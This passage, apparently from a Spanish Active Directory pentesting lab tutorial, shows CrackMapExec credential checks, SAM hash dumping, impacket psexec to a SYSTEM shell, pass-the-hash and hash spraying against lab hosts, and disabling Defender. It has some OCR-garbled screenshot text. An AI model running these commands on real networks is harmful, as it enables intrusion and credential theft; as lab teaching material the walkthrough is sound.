
No

Podríamos incluso habernos logueado de antes como usuario administrador del dominio sobre este equipo, pero no pasa nada.

Una vez introducidas las credenciales, deberíamos ver lo siguiente:



Por otro lado, vamos a hacer al usuario '**mvazquez**', usuario administrador local de la máquina '**PC-Marcelo**'. Para ello, haremos click izquierdo en el icono de Windows y pincharemos en la opción '**Administración de equipos**':



Nos dirigiremos a los grupos:

## Administración de equipos


Archivo Acción Ver Ayuda



Administración del equipo (loc)	Nombre	Descripción
Herramientas del sistema	Administradores	Los administradores tienen acceso...
> Programador de tareas	Administradores de H...	Los miembros de este grupo tienen...
> Visor de eventos	Duplicadores	Pueden replicar archivos en un do...
> Carpetas compartidas	IIS_IUSRS	Grupo integrado usado por Intern...
Usuarios y grupos locales	Invitados	De forma predeterminada, los invit...
> Usuarios	Lectores del registro d...	Los miembros de este grupo pue...
> Grupos	Operadores criptográf...	Los miembros tienen autorización...
> Rendimiento	Operadores de asisten...	Los miembros de este grupo pue...
> Administrador de dispositivos	Operadores de config...	Los miembros en este equipo pue...
Almacenamiento	Operadores de copia ...	Los operadores de copia de seguri...
> Administración de discos	Propietarios del dispo...	Los miembros de este grupo pue...
Servicios y Aplicaciones	System Managed Acc...	Los miembros de este grupo los a...

Nombre	Descripción
Administradores	Los administradores tienen acceso...
Administradores de H...	Los miembros de este grupo tienen...
Duplicadores	Pueden replicar archivos en un do...
IIS_IUSRS	Grupo integrado usado por Intern...
Invitados	De forma predeterminada, los invit...
Lectores del registro d...	Los miembros de este grupo pue...
Operadores criptográf...	Los miembros tienen autorización...
Operadores de asisten...	Los miembros de este grupo pue...
Operadores de config...	Los miembros en este equipo pue...
Operadores de copia ...	Los operadores de copia de seguri...
Propietarios del dispo...	Los miembros de este grupo pue...
System Managed Acc...	Los miembros de este grupo los a...
Usuarios	Los usuarios no pueden hacer ca...
Usuarios avanzados	Los usuarios avanzados se incluye...
Usuarios COM distrib...	Los miembros pueden iniciar, acti...
Usuarios de administr...	Los miembros de este grupo pue...
Usuarios de escritorio ...	A los miembros de este grupo se le...
Usuarios del monitor ...	Los miembros de este grupo tienen...
Usuarios del registro d...	Los miembros de este grupo pue...

Una vez aquí, pincharemos en el grupo '**Administradores**':



Y lo que haremos será añadir al usuario mvazquez como miembro del grupo administradores locales:

## Seleccionar Usuarios, Equipos, Cuentas de servicio o Grupos X

Seleccionar este tipo de objeto:

Usuarios, Cuentas de servicio, o Grupos

Tipos de objeto...

Desde esta ubicación:

s4vicorp.local

Ubicaciones...

Escriba los nombres de objeto que desea seleccionar ([ejemplos](#)):

Marcelo Vázquez (mvazquez@s4vicorp.local)

Comprobar nombres

Opciones avanzadas...

Aceptar

Cancelar

[Agregar...](#)[Quitar](#)

Cualquier cambio en la pertenencia a grupos de usuarios no surtirá efecto hasta que el usuario inicie sesión de nuevo.

[Aceptar](#)[Cancelar](#)[Aplicar](#)[Ayuda](#)

Deberíamos verlo tal que así:

Los miembros de este grupo pue...

Propiedades: Administradores

General

Administradores

Descripción: Los administradores tienen acceso completo y sin restricciones al sistema.


Miembros:

- Administrador
- Marcelo Vázquez
- S4VICORP\Admins. del dominio
- S4VICORP\mvazquez (mvazquez@s4vicorp.local)

Agregar...      Quitar


Cualquier cambio en la pertenencia a grupos de usuarios no surtirá efecto hasta que el usuario inicie sesión de nuevo.

Aceptar      Cancelar      Aplicar      Ayuda



Para que todo esto sea posible es necesario haberse abierto este panel previamente como administrador:

## Mejor coincidencia



### Aplicaciones



### Configuración



Ejecutar como administrador

Abrir ubicación de archivo

Anclar a Inicio

Anclar a la barra de tareas

De lo contrario los cambios no se aplicarán y nos saldrá un error.

Algo que haremos también será desactivar la protección a tiempo real sobre este equipo:

# Configuración de antivirus y protección contra amenazas

tra amenazas

Ver y actualizar la configuración de Protección contra virus y amenazas de Antivirus de Microsoft Defender.

ed

navegador

dispositivo

## Protección en tiempo real

Busca malware e impide que se instale o ejecute en tu dispositivo. Puedes desactivar esta opción durante un breve período de tiempo antes de que se vuelva a activar automáticamente.



Activado

## Protección basada en la nube

Proporciona una protección mayor y más rápida con acceso a los datos más recientes de protección en la nube. Funciona mejor cuando el envío automático de muestras está activado.



Activado

## Envío de muestras automático

Envía archivos de muestra a Microsoft para ayudar a protegerte a ti y a otras personas de posibles amenazas. Te preguntaremos si el

¿Tienes alguna pregunta?

[Obtener ayuda](#)

Ayuda a mejorar el servicio  
Seguridad de Windows

[Envíanos tus comentarios](#)

Cambiar la configuración de  
privacidad

Permite visualizar y cambiar la  
configuración de privacidad del  
dispositivo Windows 10.

[Configuración de privacidad](#)

[Panel de privacidad](#)

[Declaración de privacidad](#)

Dejándolo todo sin protección:

## Protección en tiempo real

Busca malware e impide que se instale o ejecute en tu dispositivo. Puedes desactivar esta opción durante un breve período de tiempo antes de que se vuelva a activar automáticamente.

- La protección en tiempo real está
- × desactivada, lo que hace que tu dispositivo sea vulnerable.



Desactivado

Cambiar la cor  
privacidad

Permite visuali  
configuración  
dispositivo Wi

[Configuración](#)

[Panel de privac](#)

[Declaración de](#)

## Protección basada en la nube

Proporciona una protección mayor y más rápida con acceso a los datos más recientes de protección en la nube. Funciona mejor cuando el envío automático de muestras está activado.

- La protección basada en la nube [Descartar](#)
- ⚠ está desactivada. El dispositivo podría ser vulnerable.



Desactivado

## Envío de muestras automático

Envía archivos de muestra a Microsoft para

En este punto, si volvemos a lanzar el CrackMapExec, podremos ver lo siguiente:

```

Δ ➜ ~/opt/CrackMapExec > on ↵ P master !1 ➤ ✓ > # cme smb 192.168.101.134 -u 'mvazquez' -p 'Password1'
SMB      192.168.101.134 445   PC-MARCELO          [*] Windows 10.0 Build 19041 x64 (name:PC-MARCELO) (domain:s4Vicorp.local) (signing=False) (SMBv1=False)
SMB      192.168.101.134 445   PC-MARCELO          [+] s4Vicorp.local\mvazquez>Password1 (Pwn3d!)
Δ ➜ ~/opt/CrackMapExec > on ↵ P master !1 ➤ ✓ > #

```

En este caso, nos pone '**Pwn3d**', buen síntoma.

Entre otras cosas podríamos empezar a listar la SAM del equipo, por ejemplo:

```

A ➤ /opt/CrackMapExec ➤ on ➤ P master !1 ➤ ✓ > # cme smb 192.168.101.134 -u 'mvazquez' -p 'Password1' --sam
SMB 192.168.101.134 445 PC-MARCELO [+] Windows 10.0 Build 19041 x64 (name:PC-MARCELO) (domain:s4vicorp.local) (signing=False) (SMBv1=False)
SMB 192.168.101.134 445 PC-MARCELO [+]
SMB 192.168.101.134 445 PC-MARCELO [+]
SMB 192.168.101.134 445 PC-MARCELO Dumping SAM hashes
SMB 192.168.101.134 445 PC-MARCELO Administrador:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
SMB 192.168.101.134 445 PC-MARCELO Invitado:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
SMB 192.168.101.134 445 PC-MARCELO DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
SMB 192.168.101.134 445 PC-MARCELO WDAGUtilityAccount:504:aad3b435b51404eeaad3b435b51404ee:2d9a19a334355a75d58f14e1b6cbe0fia:::
SMB 192.168.101.134 445 PC-MARCELO Marcelo Vázquez:1001:aad3b435b51404eeaad3b435b51404ee:64f12cddaa88057e06a81b54e73b949b:::
SMB 192.168.101.134 445 PC-MARCELO [+]
SMB 192.168.101.134 445 PC-MARCELO Added 5 SAM hashes to the database

```

Pero lo interesante aquí es ganar acceso al equipo. Nos descargaremos e instalaremos impacket:

```

A ➤ /opt ➤ ✓ > # git clone https://github.com/SecureAuthCorp/impacket
Clonando en 'impacket'...
remote: Enumerating objects: 18128, done.
remote: Total 18128 (delta 0), reused 0 (delta 0), pack-reused 18128
Recibiendo objetos: 100% (18128/18128), 5.97 MiB | 4.11 MiB/s, listo.
Resolviendo deltas: 100% (13833/13833), listo.

A ➤ /opt ➤ ✓ > took 4s ➤ # cd impacket

A ➤ /opt/impacket ➤ on ➤ P master ➤ ✓ > # ls
examples  impacket  tests  ChangeLog  LICENSE  MANIFEST.in  README.md  requirements.txt  setup.py  tox.ini

A ➤ /opt/impacket ➤ on ➤ P master ➤ ✓ > # pip3 install -r requirements.txt
Requirement already satisfied: future in /usr/lib/python3/dist-packages (from -r requirements.txt (line 1)) (0.18.2)
Requirement already satisfied: six in /usr/lib/python3/dist-packages (from -r requirements.txt (line 2)) (1.14.0)
Requirement already satisfied: pyasn1>=0.2.3 in /usr/lib/python3/dist-packages (from -r requirements.txt (line 3)) (0.4.2)
Requirement already satisfied: pycryptodomex in /usr/lib/python3/dist-packages (from -r requirements.txt (line 4)) (3.6.1)
Requirement already satisfied: pyOpenSSL>=0.16.2 in /usr/lib/python3/dist-packages (from -r requirements.txt (line 5)) (19.1.0)
Requirement already satisfied: ldap3!=2.5.0,!=2.5.2,!=2.6,>=2.5 in /usr/lib/python3/dist-packages (from -r requirements.txt (line 6)) (2.5.1)
Requirement already satisfied: ldapdomaindump>=0.9.0 in /usr/lib/python3/dist-packages (from -r requirements.txt (line 7)) (0.9.1)
Requirement already satisfied: flask>=1.0 in /usr/lib/python3/dist-packages (from -r requirements.txt (line 8)) (1.1.2)

A ➤ /opt/impacket ➤ on ➤ P master ➤ ✓ > # python3 setup.py install

```

Vamos a lanzar '**psexec**' con las credenciales válidas que tenemos para este equipo previamente obtenidas:

```

A ➤ /opt/impacket/examples ➤ on ➤ P master ➤ ✘ INT ➤ # python3 psexec.py
Impacket v0.9.22.dev1+20200813.221956.1c893884 - Copyright 2020 SecureAuth Corporation

usage: psexec.py [-h] [-c pathname] [-path PATH] [-file FILE] [-ts] [-debug] [-hashes LMHASH:NTHASH] [-no-pass] [-k]
                 [-target-ip ip address] [-port [destination port]] [-service-name service_name] [-remote-binary-name
                 target [command [command ...]]]

PSEXEC like functionality example using RemComSvc.

positional arguments:
  target                [[domain/]username[:password]@]<targetName or address>
                        command (or arguments if -c is used) to execute at the target (w/o path) - (default:cmd.exe)

optional arguments:
  -h, --help             show this help message and exit
  -c pathname           copy the filename for later execution, arguments are passed in the command option
  -path PATH            path of the command to execute
  -file FILE           alternative RemCom binary (be sure it doesn't require CRT)
  -ts                  adds timestamp to every logging output
  -debug               Turn DEBUG output ON

authentication:
  -hashes LMHASH:NTHASH          NTLM hashes, format is LMHASH:NTHASH
  -no-pass              don't ask for password (useful for -k)
  -k                   Use Kerberos authentication. Grabs credentials from ccache file (KRB5CCNAME) based on target
                      ones specified in the command line
  -aesKey hex key        AES key to use for Kerberos Authentication (128 or 256 bits)
  -keytab KEYTAB         Read keys for SPN from keytab file

connection:
  -dc-ip ip address     IP Address of the domain controller. If omitted it will use the domain part (FQDN) specified
  -target-ip ip address   IP Address of the target machine. If omitted it will use whatever was specified as target. Th
  it
  -port [destination port]    Destination port to connect to SMB Server
  -service-name service_name   The name of the service used to trigger the payload
  -remote-binary-name remote_binary_name   This will be the name of the executable uploaded on the target


```

Ejecutamos la siguiente sintaxis:

```
[+] Requesting shares on 192.168.101.134....  
[*] Found writable share ADMIN$  
[*] Uploading file dgjOfsWe.exe  
[*] Opening SVCManager on 192.168.101.134....  
[*] Creating service bXbZ on 192.168.101.134....  
[*] Starting service bXbZ....  
[!] Press help for extra shell commands  
Microsoft Windows [Versión 10.0.19041.264]  
(c) 2020 Microsoft Corporation. Todos los derechos reservados.  
  
C:\Windows\system32>whoami  
nt authority\system  
  
C:\Windows\system32>cd C:\  
  
C:\>dir  
El volumen de la unidad C no tiene etiqueta.  
El número de serie del volumen es: 7E44-177D  
  
Directorio de C:\  
  
07/12/2019 11:14 <DIR> PerfLogs  
18/08/2020 12:16 <DIR> Program Files  
07/12/2019 16:58 <DIR> Program Files (x86)  
18/08/2020 13:05 <DIR> Proyectos  
18/08/2020 13:02 <DIR> Users  
18/08/2020 13:18 <DIR> Windows  
    0 archivos          0 bytes  
    6 dirs  23.610.765.312 bytes libres  
  
C:\>
```

Obviamente, si tuviéramos credenciales de usuario administrador del dominio, es de esperar que podamos acceder a todos los equipos de la organización:

```
[+] cme smb 192.168.101.0/24 -u 'Administrador' -p 'P@$$w0rd!'  
SMB    192.168.101.133 445   DC-COMPANY      [*] Windows Server 2016 Standard Evaluation 14393 x64 (name:DC-COMPANY)  
SMB    192.168.101.134 445   PC-MARCELO     [*] Windows 10.0 Build 19041 x64 (name:PC-MARCELO) (domain:s4vicorp.local)  
SMB    192.168.101.133 445   DC-COMPANY      [+] s4vicorp.local\Administrador:P@$$w0rd! (Pwn3d!)  
SMB    192.168.101.134 445   PC-MARCELO     [+] s4vicorp.local\Administrador:P@$$w0rd! (Pwn3d!)
```

No es el caso, pero en este punto el atacante se las apañará para obtener credenciales de usuario administrador del dominio.

También cabe decir que podríamos hacer en este punto PassTheHash en base al Hash obtenido del usuario mvazquez:

```
[+] cme smb 192.168.101.134 -u 'mvazquez' -p 'Password1' --sam  
SMB    192.168.101.134 445   PC-MARCELO     [*] Windows 10.0 Build 19041 x64 (name:PC-MARCELO) (domain:s4vicorp.local) (signing=False) (SMBv1:False)  
SMB    192.168.101.134 445   PC-MARCELO     [+] s4vicorp.local\mvazquez:Password1 (Pwn3d!)  
SMB    192.168.101.134 445   PC-MARCELO     [*] Dumping SAM hashes  
SMB    192.168.101.134 445   PC-MARCELO     Administrador:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::  
SMB    192.168.101.134 445   PC-MARCELO     Invitado:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::  
SMB    192.168.101.134 445   PC-MARCELO     DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::  
SMB    192.168.101.134 445   PC-MARCELO     WDAGUtilityAccount:504:aad3b435b51404eeaad3b435b51404ee:2d9a19a334355a75d58f14e1b6c6ef1a:::  
SMB    192.168.101.134 445   PC-MARCELO     Marcelo Vázquez:1001:aad3b435b51404eeaad3b435b51404ee:64f12cddaa88057e06a81b54e73b949b:::  
SMB    192.168.101.134 445   PC-MARCELO     [+] Added 5 SAM hashes to the database  
  
[+] cme smb 192.168.101.134 -u 'mvazquez' -H '64f12cddaa88057e06a81b54e73b949b'  
SMB    192.168.101.134 445   PC-MARCELO     [*] Windows 10.0 Build 19041 x64 (name:PC-MARCELO) (domain:s4vicorp.local) (signing=False) (SMBv1:False)  
SMB    192.168.101.134 445   PC-MARCELO     [+] s4vicorp.local\mvazquez 64f12cddaa88057e06a81b54e73b949b (Pwn3d!)
```

A veces es clave probar también si nos podemos autenticar a los distintos activos de la red como el usuario Administrador haciendo Spraying:

```
[+] cme smb 192.168.101.0/24 -u 'Administrador' -H '31d6cfe0d16ae931b73c59d7e0c089c0'  
SMB    192.168.101.133 445   DC-COMPANY      [*] Windows Server 2016 Standard Evaluation 14393 x64 (name:DC-COMPANY) (domain:s4vicorp.local) (signing=True) (SMBv1:True)  
SMB    192.168.101.133 445   DC-COMPANY      [-] s4vicorp.local\Administrador:31d6cfe0d16ae931b73c59d7e0c089c0 STATUS_LOGON_FAILURE  
SMB    192.168.101.134 445   PC-MARCELO     [*] Windows 10.0 Build 19041 x64 (name:PC-MARCELO) (domain:s4vicorp.local) (signing=False) (SMBv1:False)  
SMB    192.168.101.134 445   PC-MARCELO     [-] s4vicorp.local\Administrador:31d6cfe0d16ae931b73c59d7e0c089c0 STATUS_LOGON_FAILURE
```

Pero en este caso vemos que no aplica. Sobre el DC no tenemos capacidad de psexec:

```

Δ ➜ /opt/CrackMapExec ➜ on ➔ P master !1 ➤ took 2m 21s ➤ # cme smb 192.168.101.133 -u 'mvazquez' -H '64f12cddaa88057e06a81b54e73b949b'
SMB    192.168.101.133 445   DC-COMPANY      [*] Windows Server 2016 Standard Evaluation 14393 x64 (name:DC-COMPANY) (domain:s4vicorp.local) (signing:True) (SMBv1:True)
SMB    192.168.101.133 445   DC-COMPANY      [+] s4vicorp.local\mvazquez 64f12cddaa88057e06a81b54e73b949b

```

Por tanto de poco nos sirve. Tal vez las credenciales de las que disponemos nos pueden servir para enumerar usuarios del directorio activo y detectar aquellos usuarios que sean administradores del dominio, pero como por el momento no es que tengamos una gran estructura montada, poco vamos a ver:

```

Δ ➜ /opt/CrackMapExec ➜ on ➔ P master !1 ➤ X INT ➤ # rpcclient -U "mvazquez%Password1" 192.168.101.133 -c 'enumdomusers'
user:[Administrador] rid:[0x1f4]
user:[Invitado] rid:[0x1f5]
user:[krbtgt] rid:[0x1f6]
user:[DefaultAccount] rid:[0x1f7]
user:[mvazquez] rid:[0x44f]

Δ ➜ /opt/CrackMapExec ➜ on ➔ P master !1 ➤ ✓ > #

```

Aquí vemos que la única cuenta que forma parte del grupo administradores del dominio, es la propia cuenta de usuario administrador:

```

